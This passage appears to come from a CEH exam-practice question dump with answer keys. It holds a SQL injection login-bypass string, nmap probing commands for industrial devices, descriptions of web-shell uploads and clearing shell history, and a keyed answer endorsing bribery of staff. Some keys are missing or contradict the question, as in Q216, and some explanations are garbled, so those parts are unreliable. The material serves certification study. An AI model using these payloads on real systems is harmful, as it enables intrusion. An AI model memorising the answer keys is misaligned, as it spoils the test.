B. Use SQL injection to retrieve sensitive data from the backend server
C. Execute a Cross-Site Scripting (XSS) attack to steal session cookies
D. Perform a brute-force attack on the application's login credentials
Answer: A (LEAVE A REPLY)
CEH training emphasizes that mobile applications frequently mishandle local storage, leaving sensitive data such as tokens, passwords, API keys, or personal information unencrypted within SQLite databases, shared preferences, or flat-file storage. When encryption is absent or improperly implemented, attackers can directly access this data through filesystem extraction, Android Debug Bridge (ADB) access, physical device access, or rooted environments. CEH identifies "Insecure Data Storage" as one of the most critical mobile vulnerabilities because it bypasses server-side defenses entirely. Since the vulnerability specifically concerns data at rest, the most direct and effective exploitation method is to retrieve the locally stored unencrypted data. SQL injection (Option B) evaluates backend security, not device storage. XSS (Option C) is a web attack and unrelated to local encryption. Brute-forcing credentials (Option D) is unnecessary when sensitive information is already stored insecurely. Therefore, accessing local storage is the correct exploitation method.

NEW QUESTION: 189
Mary found a high vulnerability during a vulnerability scan and notified her server team. After analysis, they sent her proof that a fix to that issue had already been applied. The vulnerability that Marry found is called what?
A. False-negative
B. False-positive
C. Brute force attack
D. Backdoor
Answer: B (LEAVE A REPLY)
https://www.infocyte.com/blog/2019/02/16/cybersecurity-101-what-you-need-to-know-about-false-positives- and-false-negatives/ False positives are mislabeled security alerts, indicating there is a threat when in actuality, there isn't. These false/non-malicious alerts (SIEM events) increase noise for already over-worked security teams and can include software bugs, poorly written software, or unrecognized network traffic.
False negatives are uncaught cyber threats - overlooked by security tooling because they're dormant, highly sophisticated (i.e. file-less or capable of lateral movement) or the security infrastructure in place lacks the technological ability to detect these attacks.

NEW QUESTION: 190

Sam is working as a system administrator In an organization. He captured the principal characteristics of a vulnerability and produced a numerical score to reflect Its severity using CVSS v3.0 to property assess and prioritize the organization's vulnerability management processes. The base score that Sam obtained after performing cvss rating was 4.0. What is the CVSS severity level of the vulnerability discovered by Sam in the above scenario?

A. Medium

B. Low

C. Critical

D. High

Answer: A (LEAVE A REPLY)

Rating CVSS Score

None 0.0

Low 0.1 - 3.9

Medium 4.0 - 6.9

High 7.0 - 8.9

Critical 9.0 - 10.0

https://www.first.org/cvss/v3.0/specification-document

The Common Vulnerability Scoring System (CVSS) is an open framework for communicating the characteristics and severity of software vulnerabilities. CVSS consists of three metric groups: Base, Temporal, and Environmental. The Base metrics produce a score ranging from 0 to 10, which can then be modified by scoring the Temporal and Environmental metrics. A CVSS score is also represented as a vector string, a compressed textual representation of the values used to derive the score. Thus, CVSS is well suited as a standard measurement system for industries, organizations, and governments that need accurate and consistent vulnerability severity scores. Two common uses of CVSS are calculating the severity of vulnerabilities discovered on one's systems and as a factor in prioritization of vulnerability remediation activities. The National Vulnerability Database (NVD) provides CVSS scores for almost all known vulnerabilities.

Qualitative Severity Rating Scale

For some purposes, it is useful to have a textual representation of the numeric Base, Temporal and Environmental scores.

NEW QUESTION: 191

What does the -oX flag do in an Nmap scan?

A. Perform an eXpress scan

B. Output the results in truncated format to the screen
C. Output the results in XML format to a file
D. Perform an Xmas scan
Answer: (SHOW ANSWER)
https://nmap.org/book/man-output.html
-oX <filespec> - Requests that XML output be directed to the given filename.

NEW QUESTION: 192
In this attack, a victim receives an e-mail claiming to be from PayPal stating that their account has been disabled and confirmation is required before activation. The attackers then scam to collect not one but two credit card numbers, ATM PIN, and other personal details. Ignorant users usually fall prey to this scam.
Which of the following statement is incorrect related to this attack?
A. Do not reply to email messages or popup ads asking for personal or financial information
B. Do not trust telephone numbers in e-mails or popup ads
C. Review credit card and bank account statements regularly
D. Antivirus, anti-spyware, and firewall software can very easily detect these types of attacks
E. Do not send credit card numbers, and personal or financial information via e-mail
Answer: D (LEAVE A REPLY)
This is a classic phishing scam - a form of social engineering used to trick victims into giving up sensitive information.
Statement D is incorrect because:
* Antivirus, anti-spyware, and firewalls are primarily designed to stop malware and network intrusions.
* They cannot reliably detect social engineering attacks like phishing emails, especially if the email content appears legitimate.
* Detection of phishing is more reliant on user awareness and email filtering policies.
From CEH v13 Courseware:
* Module 7: Social Engineering
* Module 5: Email Security
CEH v13 Study Guide states:
"Phishing attacks are psychological rather than purely technical. Antivirus tools cannot detect or prevent all phishing attempts because these are based on user manipulation rather than system compromise." Reference:CEH v13 Study Guide - Module 7: Phishing and Social Engineering
TacticsFTC.gov - Phishing Scams Prevention Guide

NEW QUESTION: 193
A penetration tester discovers that a web application uses unsanitized user input to dynamically generate file paths. The tester identifies that the application is vulnerable to Remote File Inclusion (RFI). Which action should the tester take to exploit this vulnerability?
A. Inject a SQL query into the input field to perform SQL injection

B. Use directory traversal to access sensitive system files on the server
C. Provide a URL pointing to a remote malicious script to include it in the web application
D. Upload a malicious shell to the server and execute commands remotely
Answer: C (LEAVE A REPLY)
Remote File Inclusion occurs when an application allows external resources to be loaded from user-controlled input. CEH teaches that an attacker can supply a remote URL pointing to a malicious script (for example, a PHP shell). When the vulnerable application includes this external file, the attacker's code executes on the server. This can lead to full system compromise, remote command execution, or lateral movement.

NEW QUESTION: 194
Which among the following is the best example of the third step (delivery) in the cyber kill chain?
A. An intruder sends a malicious attachment via email to a target.
B. An intruder creates malware to be used as a malicious attachment to an email.
C. An intruder's malware is triggered when a target opens a malicious email attachment.
D. An intruder's malware is installed on a target's machine.
Answer: A (LEAVE A REPLY)
In CEH v13 Module 06: Malware Threats, the Cyber Kill Chain is broken down into its seven stages:
Reconnaissance
Weaponization
Delivery
Exploitation
Installation
Command & Control
Actions on Objectives
Step 3 - Delivery:
Refers to the transmission of the malicious payload to the victim.
Can occur through email, web downloads, USB drives, etc.
Correct Example:
A). "An intruder sends a malicious attachment via email to a target" - This is delivery.
Other Options:
B). Weaponization
C). Exploitation
D). Installation
Reference:
Module 06 - Malware and Cyber Kill Chain Model
CEH Labs: Simulating Cyber Kill Chain Stages

NEW QUESTION: 195

A penetration tester suspects that a web application's login form is vulnerable to SQL injection due to improper sanitization of user input. What is the most appropriate approach to test for SQL injection in the login form?

A. Inject JavaScript into the input fields to test for Cross-Site Scripting (XSS)

B. Enter ' OR '1'='1 in the username and password fields to bypass authentication

C. Perform a directory traversal attack to access sensitive files

D. Use a brute-force attack on the login page to guess valid credentials

Answer: B (LEAVE A REPLY)

CEH v13 explains that SQL injection typically occurs when user inputs are concatenated into SQL queries without proper validation or parameterization. The login form is one of the most common injection targets, and testers use specific test payloads designed to manipulate the authentication query. A classic test string such as ' OR '1'='1 exploits conditional logic to force the SQL statement to evaluate as true, effectively bypassing authentication if the application is vulnerable. CEH notes that this technique is a standard initial test because it is low-risk, easily detectable if vulnerable, and directly confirms improper sanitization.

JavaScript injection (Option A) tests for XSS, not SQLi. Directory traversal (Option C) targets file path vulnerabilities rather than SQL queries. Brute-force attacks (Option D) rely on guessing credentials and do not test input sanitization. Therefore, using a logical SQL injection payload is the most appropriate and CEH- aligned method.

NEW QUESTION: 196

Based on the below log, which of the following sentences are true?

Mar 1, 2016, 7:33:28 AM 10.240.250.23 - 54373 10.249.253.15 - 22 tcp_ip

A. Application is FTP and 10.240.250.23 is the client and 10.249.253.15 is the server.

B. Application is SSH and 10.240.250.23 is the server and 10.249.253.15 is the client.

C. SSH communications are encrypted; it's impossible to know who is the client or the server.

D. Application is SSH and 10.240.250.23 is the client and 10.249.253.15 is the server.

Answer: D (LEAVE A REPLY)

Mar 1, 2016, 7:33:28 AM 10.240.250.23 - 54373 10.249.253.15 - 22 tcp_ip Let's just disassemble this entry.

Mar 1, 2016, 7:33:28 AM - time of the request

10.240.250.23 - 54373 - client's IP and port

10.249.253.15 - server IP

- 22 - SSH port

NEW QUESTION: 197
You are the Network Admin, and you get a complaint that some of the websites are no longer accessible. You try to ping the servers and find them to be reachable. Then you type the IP address and then you try on the browser, and find it to be accessible. But they are not accessible when you try using the URL.
What may be the problem?
A. Traffic is Blocked on UDP Port 53
B. Traffic is Blocked on TCP Port 80
C. Traffic is Blocked on TCP Port 54
D. Traffic is Blocked on UDP Port 80
Answer: A (LEAVE A REPLY)
Most likely have an issue with DNS.
DNS stands for "Domain Name System." It's a system that lets you connect to websites by matching human- readable domain names (like example.com) with the server's unique ID where a website is stored.
Think of the DNS system as the internet's phonebook. It lists domain names with their corresponding identifiers called IP addresses, instead of listing people's names with their phone numbers. When a user enters a domain name like wpbeginner.com on their device, it looks up the IP address and connects them to the physical location where that website is stored.
NOTE: Often DNS lookup information will be cached locally inside the querying computer or remotely in the DNS infrastructure. There are typically 8 steps in a DNS lookup. When DNS information is cached, steps are skipped from the DNS lookup process, making it quicker. The example below outlines all 8 steps when nothing is cached.
The 8 steps in a DNS lookup:
1. A user types 'example.com' into a web browser, and the query travels into the Internet and is received by a DNS recursive resolver;
2. The resolver then queries a DNS root nameserver;
3. The root server then responds to the resolver with the address of a Top-Level Domain (TLD) DNS server (such as .com or .net), which stores the information for its domains. When searching for example.com, our request is pointed toward the .com TLD;
4. The resolver then requests the .com TLD;
5. The TLD server then responds with the IP address of the domain's nameserver, example.com;
6. Lastly, the recursive resolver sends a query to the domain's nameserver;
7. The IP address for example.com is then returned to the resolver from the nameserver;
8. The DNS resolver then responds to the web browser with the IP address of the domain requested initially; Once the 8 steps of the DNS lookup have returned the IP address for example.com, the browser can request the web page:
9. The browser makes an HTTP request to the IP address;

10. The server at that IP returns the webpage to be rendered in the browser.
NOTE 2: DNS primarily uses the User Datagram Protocol (UDP) on port number 53 to serve requests. And if this port is blocked, then a problem arises already in the first step. But the ninth step is performed without problems.

NEW QUESTION: 198
In the process of implementing a network vulnerability assessment strategy for a tech company, the security analyst is confronted with the following scenarios:
1) A legacy application is discovered on the network, which no longer receives updates from the vendor.
2) Several systems in the network are found running outdated versions of web browsers prone to distributed attacks.
3) The network firewall has been configured using default settings and passwords.
4) Certain TCP/IP protocols used in the organization are inherently insecure.
The security analyst decides to use vulnerability scanning software. Which of the following limitations of vulnerability assessment should the analyst be most cautious about in this context?
A. Vulnerability scanning software is limited in its ability to perform live tests on web applications to detect errors or unexpected behavior
B. Vulnerability scanning software cannot define the impact of an identified vulnerability on different business operations
C. Vulnerability scanning software is limited in its ability to detect vulnerabilities at a given point in time
D. Vulnerability scanning software is not immune to software engineering flaws that might lead to serious vulnerabilities being missed
Answer: D (LEAVE A REPLY)
Vulnerability scanning software is a tool that can help security analysts identify and prioritize known vulnerabilities in their systems and applications. However, it is not a perfect solution and has some limitations that need to be considered. One of the most critical limitations is that vulnerability scanning software is not immune to software engineering flaws that might lead to serious vulnerabilities being missed. This means that the software itself might have bugs, errors, or oversights that could affect its accuracy, reliability, or performance. For example, the software might:
* Fail to detect some vulnerabilities due to incomplete or outdated databases, incorrect signatures, or insufficient coverage of the target system or application.
* Produce false positives or false negatives due to misinterpretation of the scan results, incorrect configuration, or lack of context or validation.
* Cause unintended consequences or damage to the target system or application due to intrusive or aggressive scanning techniques, such as exploiting vulnerabilities, modifying data, or crashing services.
* Be vulnerable to attacks or compromise by malicious actors who could exploit its weaknesses, tamper with its functionality, or steal its data.

Therefore, the security analyst should be most cautious about this limitation of vulnerability scanning software, as it could lead to a false sense of security, missed opportunities for remediation, or increased exposure to threats. The security analyst should always verify the scan results, use multiple tools and methods, and update and patch the software regularly to mitigate this risk.
References:
* [CEHv12 Module 03: Vulnerability Analysis]
* 7 limitations of vulnerability scanners
* The pros and cons of vulnerability scanning tools

NEW QUESTION: 199
Nicolas just found a vulnerability on a public-facing system that is considered a zero-day vulnerability. He sent an email to the owner of the public system describing the problem and how the owner can protect themselves from that vulnerability. He also sent an email to Microsoft informing them of the problem that their systems are exposed to. What type of hacker is Nicolas?
A. Red hat
B. white hat
C. Black hat
D. Gray hat
Answer: B (LEAVE A REPLY)
A white hat (or a white hat hacker) is an ethical computer hacker, or a computer security expert, who focuses on penetration testing and in other testing methodologies that ensures the safety of an organization's information systems. Ethical hacking may be a term meant to imply a broader category than simply penetration testing. Contrasted with black hat, a malicious hacker, the name comes from Western films, where heroic and antagonistic cowboys might traditionally wear a white and a black hat respectively. While a white hat hacker hacks under good intentions with permission, and a black hat hacker, most frequently unauthorized, has malicious intent, there's a 3rd kind referred to as a gray hat hacker who hacks with good intentions but sometimes without permission.
White hat hackers can also add teams called "sneakers and/or hacker clubs",red teams, or tiger teams.
While penetration testing concentrates on attacking software and computer systems from the beginning - scanning ports, examining known defects in protocols and applications running on the system and patch installations, as an example - ethical hacking may include other things. A full-blown ethical hack might include emailing staff to invite password details, searching through executive's dustbins and typically breaking and entering, without the knowledge and consent of the targets. Only the owners, CEOs and Board Members (stake holders) who asked for such a censoring of this magnitude are aware. to undertake to duplicate a number of the destructive techniques a true attack might employ, ethical hackers may arrange for cloned test systems, or organize a hack late in the dark while systems are less critical. In most up-to-date cases these hacks perpetuate for the long-term con (days, if not weeks, of long-term human infiltration into an

organization). Some examples include leaving USB/flash key drives with hidden auto-start software during a public area as if someone lost the tiny drive and an unsuspecting employee found it and took it.
Some other methods of completing these include:
* DoS attacks
* Social engineering tactics
* Reverse engineering
* Network security
* Disk and memory forensics
* Vulnerability research
* Security scanners such as:
- W3af
- Nessus
- Burp suite
* Frameworks such as:
- Metasploit
* Training Platforms
These methods identify and exploit known security vulnerabilities and plan to evade security to realize entry into secured areas. they're ready to do that by hiding software and system 'back-doors' which will be used as a link to information or access that a non-ethical hacker, also referred to as 'black-hat' or 'grey-hat', might want to succeed in .

NEW QUESTION: 200
A penetration tester is investigating a web server that allows unrestricted file uploads without validating file types. Which technique should be used to exploit this vulnerability and potentially gain control of the server?
A. Perform a SQL injection attack to extract sensitive database information
B. Upload a shell script disguised as an image file to execute commands on the server
C. Conduct a brute-force attack on the server's FTP service to gain access
D. Use a Cross-Site Scripting (XSS) attack to steal user session cookies
Answer: B (LEAVE A REPLY)
CEH teaches that unrestricted file upload vulnerabilities are among the most dangerous in web applications because they allow attackers to bypass extension checks and upload malicious executable files. When the server fails to validate MIME types, file extensions, or execution permissions, an attacker can upload a web shell disguised as a harmless file, such as "image.php.jpg," which may pass superficial validation and still be executed by the server's interpreter. Once executed, the shell provides the attacker with command execution capabilities, allowing full control over the system. CEH emphasizes that web shells can enable privilege escalation, database compromise, lateral movement, or full server takeover. Unlike SQL injection or XSS, file upload exploitation directly affects server-side execution, making it significantly more severe. Unrestricted upload flaws are commonly tested in CEH labs with tools like Burp Suite to

alter content-type headers or bypass client-side filters. This is a high-impact vulnerability requiring strict validation and sandboxing controls.

NEW QUESTION: 201
By performing a penetration test, you gained access under a user account. During the test, you established a connection with your own machine via the SMB service and occasionally entered your login and password in plaintext.
Which file do you have to clean to clear the password?
A. .X session-log
B. .bashrc
C. .profile
D. .bash_history
Answer: D (LEAVE A REPLY)
File created by Bash, a Unix-based shell program commonly used on Mac OS X and Linux operating systems; stores a history of user commands entered at the command prompt; used for viewing old commands that are executed.
BASH_HISTORY files are hidden files with no filename prefix. They always use the filename .bash_history.
NOTE: Bash is that the shell program employed by Apple Terminal.
Our goal is to assist you understand what a file with a *.bash_history suffix is and the way to open it.
The Bash History file type, file format description, and Mac and Linux programs listed on this page are individually researched and verified by the FileInfo team. we attempt for 100% accuracy and only publish information about file formats that we've tested and validated.

NEW QUESTION: 202
Bill has been hired as a penetration tester and cybersecurity auditor for a major credit card company. Which information security standard is most applicable to his role?
A. FISMA
B. HITECH
C. PCI-DSS
D. Sarbanes-Oxley Act
Answer: C (LEAVE A REPLY)
In CEH v13 Module 01: Information Security Governance, PCI-DSS (Payment Card Industry Data Security Standard) is introduced as the mandatory compliance framework for organizations handling credit card transactions.
PCI-DSS Requirements Include:
Encrypting cardholder data.
Maintaining secure systems and applications.
Regular vulnerability testing and audits.
Restricting access to sensitive data.

Option Clarification:
A: FISMA: Applies to U.S. federal information systems.
B: HITECH: Related to health information privacy and HIPAA.
C: PCI-DSS: Correct for credit card companies and merchant environments.
D: SOX (Sarbanes-Oxley): Focuses on financial reporting, not card data.
Reference:
Module 01 - Compliance Standards: PCI-DSS Overview
CEH eBook: Security Regulations in the Financial Sector

NEW QUESTION: 203
Mason, a professional hacker, targets an organization and spreads Emotet malware through malicious script.
After infecting the victim's device. Mason further used Emotet to spread the infection across local networks and beyond to compromise as many machines as possible. In this process, he used a tool, which is a self- extracting RAR file, to retrieve information related to network resources such as writable share drives. What is the tool employed by Mason in the above scenario?
A. NetPass.exe
B. Outlook scraper
C. WebBrowserPassView
D. Credential enumerator
Answer: D (LEAVE A REPLY)
https://us-cert.cisa.gov/ncas/alerts/TA18-201A
Currently, Emotet uses five known spreader modules: NetPass.exe, WebBrowserPassView, Mail PassView, Outlook scraper, and a credential enumerator. Credential enumerator is a self-extracting RAR file containing two components: a bypass component and a service component. The bypass component is used for the enumeration of network resources and either finds writable share drives using Server Message Block (SMB) or tries to brute force user accounts, including the administrator account. Once an available system is found, Emotet writes the service component on the system, which writes Emotet onto the disk. Emotet's access to SMB can result in the infection of entire domains (servers and clients).

NEW QUESTION: 204
A large mobile telephony and data network operator has a data center that houses network elements. These are essentially large computers running on Linux. The perimeter of the data center is secured with firewalls and IPS systems.
What is the best security policy concerning this setup?
A. Network elements must be hardened with user IDs and strong passwords. Regular security tests and audits should be performed.
B. As long as the physical access to the network elements is restricted, there is no need for additional measures.

C. There is no need for specific security measures on the network elements as long as firewalls and IPS systems exist.
D. The operator knows that attacks and downtime are inevitable and should have a backup site.
Answer: (SHOW ANSWER)
While perimeter defenses like firewalls and IPS provide a layer of protection, internal systems (such as network elements) must also be hardened. This includes:
Enforcing strong authentication
Applying regular patches and updates
Conducting vulnerability assessments and security audits
Security should be layered (defense in depth), and reliance on perimeter defense alone is insufficient.
Reference - CEH v13 Official Study Guide:
Module 3: Scanning Networks / Module 18: Incident Response
Quote:
"Internal systems must be hardened with secure configurations and tested regularly. A layered security approach is required even in protected environments." Incorrect Options:
B & C. Relying only on perimeter or physical security is not sufficient D). While backup sites are part of DR, they don't replace proactive protection

NEW QUESTION: 205
The Heartbleed bug was discovered in 2014 and is widely referred to under MITRE's Common Vulnerabilities and Exposures (CVE) as CVE-2014-0160. This bug affects the OpenSSL implementation of the Transport Layer Security (TLS) protocols defined in RFC6520.
What type of key does this bug leave exposed to the Internet making exploitation of any compromised system very easy?
A. Public
B. Private
C. Shared
D. Root
Answer: B (LEAVE A REPLY)
The Heartbleed vulnerability (CVE-2014-0160) is a critical buffer over-read flaw in OpenSSL's implementation of the TLS heartbeat extension. It allows attackers to read portions of memory from a server using vulnerable versions of OpenSSL.
This exposed sensitive data including:
Usernames and passwords
Session tokens
Private encryption keys
From CEH v13 Study Guide - Module 5: Vulnerability Analysis and Module 6: Malware Threats:
"The Heartbleed vulnerability allowed attackers to extract memory contents from the OpenSSL process, including sensitive materials such as private SSL keys. These private keys are used in the TLS protocol to encrypt and decrypt secure communications. Once compromised, attackers

could decrypt communications or impersonate the server." Private keys being compromised allow attackers to decrypt HTTPS traffic, impersonate trusted servers, and conduct MITM (Man-in-the-Middle) attacks.
Incorrect Options:
A). Public: Public keys are already shared and not a security risk if disclosed.
C). Shared: Vague term not applicable here.
D). Root: Heartbleed doesn't directly expose root keys; rather, it leaks application memory including private SSL/TLS keys.
Reference:CEH v13 Study Guide - Module 5: Vulnerability Analysis # Case Study: HeartbleedNVD/CVE Details: https://nvd.nist.gov/vuln/detail/CVE-2014-0160OpenSSL Advisory: https://www.openssl.org/news
/secadv_20140407.txt

NEW QUESTION: 206
Which Intrusion Detection System is the best applicable for large environments where critical assets on the network need extra scrutiny and is ideal for observing sensitive network segments?
A. Honeypots
B. Firewalls
C. Network-based intrusion detection system (NIDS)
D. Host-based intrusion detection system (HIDS)
Answer: C (LEAVE A REPLY)
A Network-based Intrusion Detection System (NIDS) monitors all network traffic for signs of suspicious activity across multiple hosts. In large environments with critical assets (e.g., financial or healthcare networks), NIDS is ideal because it provides visibility into entire network segments, not just individual systems.
NIDS can be deployed at strategic points (e.g., DMZs, VLANs, subnets) to detect unauthorized access, malware activity, or policy violations.
Reference - CEH v13 Official Courseware:
Module 13: Evading IDS, Firewalls, and Honeypots
Quote:
"Network-based IDS monitors traffic across an entire subnet or segment and is most effective in large environments to detect malicious activity before it reaches critical assets." Incorrect Options Explained:
A). Honeypots attract and log attacker behavior, but do not provide network-wide detection.
B). Firewalls filter traffic but are not detection systems.
D). HIDS monitors activity on a single host only.

NEW QUESTION: 207
Tony wants to integrate a 128-bit symmetric block cipher with key sizes of 128, 192, or 256 bits into a software program, which involves 32 rounds of computational operations that include

substitution and permutation operations on four 32-bit word blocks using 8-variable S-boxes with 4-bit entry and 4-bit exit.
Which of the following algorithms includes all the above features and can be integrated by Tony into the software program?
A. TEA
B. CAST-128
C. RC5
D. Serpent
Answer: D (LEAVE A REPLY)
In CEH v13 Module 14: Cryptography, Serpent is detailed as one of the finalists in the Advanced Encryption Standard (AES) competition, known for its strong security characteristics.
Key Features of Serpent:
128-bit block size, and key sizes of 128, 192, or 256 bits.
Uses 32 rounds of substitution and permutation.
Operates on four 32-bit words per block.
Employs 8 different S-boxes, each with a 4-bit input and 4-bit output.
Designed to provide high security and resistance against differential cryptanalysis.
Option Clarification:
A). TEA: Uses a Feistel structure with simple operations, but not 32 rounds with S-boxes.
B). CAST-128: Has 64-bit block size and fewer rounds.
C). RC5: Variable block and key sizes but doesn't use 32 rounds with fixed S-box design.
D). Serpent: Matches all given features.
Reference:
Module 14 - Symmetric Algorithms and AES Candidates
CEH eBook: AES Finalists - Serpent, Rijndael, RC6, Twofish

NEW QUESTION: 208
Jim, a professional hacker, targeted an organization that is operating critical Industrial Infrastructure. Jim used Nmap to scan open pons and running services on systems connected to the organization's OT network. He used an Nmap command to identify Ethernet/IP devices connected to the Internet and further gathered Information such as the vendor name, product code and name, device name, and IP address. Which of the following Nmap commands helped Jim retrieve the required information?
A. nmap -Pn -sT --scan-delay 1s --max-parallelism 1 -p < Port List > < Target IP >
B. nmap -Pn -sU -p 44818 --script enip-info < Target IP >
C. nmap -Pn -sT -p 46824 < Target IP >
D. nmap -Pn -sT -p 102 --script s7-info < Target IP >
Answer: B (LEAVE A REPLY)
https://nmap.org/nsedoc/scripts/enip-info.html
Example Usage enip-info:
- nmap --script enip-info -sU -p 44818 <host>

This NSE script is used to send a EtherNet/IP packet to a remote device that has TCP 44818 open. The script will send a Request Identity Packet and once a response is received, it validates that it was a proper response to the command that was sent, and then will parse out the data. Information that is parsed includes Device Type, Vendor ID, Product name, Serial Number, Product code, Revision Number, status, state, as well as the Device IP.
This script was written based of information collected by using the the Wireshark dissector for CIP, and EtherNet/IP, The original information was collected by running a modified version of the ethernetip.py script (https://github.com/paperwork/pyenip)

NEW QUESTION: 209
OpenSSL on Linux servers includes a command line tool for testing TLS. What is the name of the tool and the correct syntax to connect to a web server?
A. openssl s_client -site www.website.com:443
B. openssl_client -site www.website.com:443
C. openssl s_client -connect www.website.com:443
D. openssl_client -connect www.website.com:443
Answer: C (LEAVE A REPLY)
Comprehensive and Detailed Explanation:
The OpenSSL command-line utility s_client is used to test SSL/TLS connections.
Correct syntax:
openssl s_client -connect www.website.com:443
This command will initiate a TLS connection to port 443 on the given domain and allow you to inspect certificates, cipher suites, and server responses.
From CEH v13 Courseware:
Module 12: Cryptography # SSL/TLS Testing Tools
Reference:OpenSSL Project Documentation - s_client Usage

NEW QUESTION: 210
You are tasked to perform a penetration test. While you are performing information gathering, you find an employee list in Google. You find the receptionist's email, and you send her an email changing the source email to her boss's email (boss@company). In this email, you ask for a pdf with information. She reads your email and sends back a pdf with links. You exchange the pdf links with your malicious links (these links contain malware) and send back the modified pdf, saying that the links don't work. She reads your email, opens the links, and her machine gets infected. You now have access to the company network. What testing method did you use?
A. Social engineering
B. Piggybacking
C. Tailgating
D. Eavesdropping
Answer: (SHOW ANSWER)

Social engineering is the term used for a broad range of malicious activities accomplished through human interactions. It uses psychological manipulation to trick users into making security mistakes or giving away sensitive information.
Social engineering attacks typically involve some form of psychological manipulation, fooling otherwise unsuspecting users or employees into handing over confidential or sensitive data. Commonly, social engineering involves email or other communication that invokes urgency, fear, or similar emotions in the victim, leading the victim to promptly reveal sensitive information, click a malicious link, or open a malicious file. Because social engineering involves a human element, preventing these attacks can be tricky for enterprises.

NEW QUESTION: 211
You receive an email prompting you to download "Antivirus 2010" software using a suspicious link. The software claims to provide protection but redirects you to an unknown site.

How will you determine if this is a Real or Fake Antivirus website?
A. Look at the website design, if it looks professional then it is a Real Antivirus website
B. Connect to the site using SSL, if you are successful then the website is genuine
C. Search using the URL and Antivirus product name into Google and look out for suspicious warnings against this site
D. Download and install Antivirus software from this suspicious looking site, your Windows 7 will prompt you and stop the installation if the downloaded file is a malware
E. Same as D (duplicated)
Answer: C (LEAVE A REPLY)
Comprehensive and Detailed Explanation:
Fake antivirus (also known as scareware) tricks users into downloading malware disguised as legitimate antivirus software.
The best approach:
Google the product name and URL.
Check reputable forums, antivirus vendors, or security advisories.
Look for phishing warnings or reports of malware.
From CEH v13 Courseware:
Module 7: Social Engineering and Phishing Scams
Module 6: Malware Threats # Rogue Software
Reference:CEH v13 Study Guide - Module 6: Fake Antivirus and ScarewareUS-CERT Alert TA13-112A - Detecting Fake Antivirus Software

NEW QUESTION: 212
You are trying to break into a highly secure mainframe system at a bank. Conventional hacking doesn't work because of strong technical defenses. You aim to exploit the human element instead.
How would you proceed?
A. Look for zero-day exploits at underground hacker websites and buy them
B. Try to hang around local pubs or restaurants near the bank, get talking to a disgruntled employee, and offer them money for sensitive access
C. Launch a DDoS attack using thousands of zombies
D. Conduct a Man-in-the-Middle (MiTM) attack using DNS cache poisoning
Answer: B (LEAVE A REPLY)
Comprehensive and Detailed Explanation:
This is a classic example of social engineering. When a system is well-secured technically, attackers often turn to exploiting human vulnerabilities - such as:
Talking to employees and gaining their trust
Bribing disgruntled or low-level staff
Gaining physical access or insider information through manipulation
From CEH v13 Courseware:
Module 7: Social Engineering
Incorrect Options:
A: Zero-days are rare and expensive; not always feasible.
C: DDoS is disruptive, not data-oriented.
D: MiTM is a complex network-based attack, unlikely effective against a hardened internal mainframe.
Reference:CEH v13 Study Guide - Module 7: Psychological Approaches to Social EngineeringKevin Mitnick's "The Art of Deception" - Real-world examples of insider targeting

NEW QUESTION: 213
During routine network monitoring, the blue team notices several LLMNR and NBT-NS broadcasts originating from a workstation attempting to resolve an internal hostname. They also observe suspicious responses coming from a non-corporate IP address that claims to be the

requested host. Upon further inspection, the security team suspects that an attacker is impersonating network resources to capture authentication attempts. What type of password-cracking setup is likely being staged?

A. Decrypt login tokens from wireless networks

B. Use CPU resources to guess passphrases quickly

C. Exploit name resolution to capture password hashes

D. Match captured credentials with rainbow tables

Answer: C (LEAVE A REPLY)

CEH incident response material explains that LLMNR and NBT-NS poisoning is a common credential- harvesting technique in internal networks. These legacy name-resolution protocols operate via broadcast queries. Attackers can listen for these broadcasts and respond faster than legitimate DNS/hosts entries, impersonating the requested resource. Once the victim system attempts to authenticate, it sends NTLM hashes to the attacker-controlled machine. Tools like Responder and Inveigh automate this process, enabling attackers to collect challenge-response hashes for offline cracking. CEH highlights that this method is passive from the victim's viewpoint and difficult to detect unless monitoring tools watch for anomalous LLMNR /NBT-NS responses. Options A, B, and D refer to other components of password cracking, but none describe the mechanism of capturing hashes via poisoned name resolution. The attacker's technique directly aligns with exploiting the name-resolution protocol to intercept authentication attempts.

NEW QUESTION: 214

After an audit, the auditors Inform you that there is a critical finding that you must tackle Immediately. You read the audit report, and the problem is the service running on port 389. Which service Is this and how can you tackle the problem?

A. The service is LDAP. and you must change it to 636. which is LDPAPS.

B. The service is NTP. and you have to change It from UDP to TCP in order to encrypt it

C. The findings do not require immediate actions and are only suggestions.

D. The service is SMTP, and you must change it to SMIME. which is an encrypted way to send emails.

Answer: A (LEAVE A REPLY)

https://en.wikipedia.org/wiki/Lightweight_Directory_Access_Protocol

LDAP, the Lightweight Directory Access Protocol, is a mature, flexible, and well supported standards-based mechanism for interacting with directory servers. It's often used for authentication and storing information about users, groups, and applications, but an LDAP directory server is a fairly general-purpose data store and can be used in a wide variety of applications.

The LDAP protocol can deal in quite a bit of sensitive data: Active Directory usernames, login attempts, failed-login notifications, and more. If attackers get ahold of that data in flight, they might be able to compromise data like legitimate AD credentials and use it to poke around your network in search of valuable assets.

Encrypting LDAP traffic in flight across the network can help prevent credential theft and other malicious activity, but it's not a failsafe-and if traffic is encrypted, your own team might miss the signs of an attempted attack in progress.
While LDAP encryption isn't standard, there is a nonstandard version of LDAP called Secure LDAP, also known as "LDAPS" or "LDAP over SSL" (SSL, or Secure Socket Layer, being the now-deprecated ancestor of Transport Layer Security).
LDAPS uses its own distinct network port to connect clients and servers. The default port for LDAP is port
389, but LDAPS uses port 636 and establishes TLS/SSL upon connecting with a client.

NEW QUESTION: 215
Joel, a professional hacker, targeted a company and identified the types of websites frequently visited by its employees. Using this information, he searched for possible loopholes in these websites and injected a malicious script that can redirect users from the web page and download malware onto a victim's machine.
Joel waits for the victim to access the infected web application so as to compromise the victim's machine.
Which of the following techniques is used by Joel in the above scenario?
A. DNS rebinding attack
B. Clickjacking attack
C. MarioNet attack
D. Watering hole attack
Answer: D (LEAVE A REPLY)
Web Application Threats - Watering Hole Attack In a watering hole attack, the attacker identifies the kinds of websites a target company/individual frequently surfs and tests those particular websites to identify any possible vulnerabilities. Attacker injects malicious script/code into the web application that can redirect the webpage and download malware onto the victim machine.
(P.1797/1781)

NEW QUESTION: 216
One of your team members has asked you to analyze the following SOA record. What is the version?
Rutgers.edu. SOA NS1.Rutgers.edu ipad.college.edu (200302028 3600 3600 604800 2400.)
(Choose four.)
A. 200303028
B. 3600
C. 604800
D. 2400
E. 60
F. 4800
Answer: A,B,C,D (LEAVE A REPLY)

The SOA (Start of Authority) record is a DNS record that defines the authoritative information about a domain. Its format includes the following fields:
(domain) IN SOA (Primary Name Server) (Responsible Email)
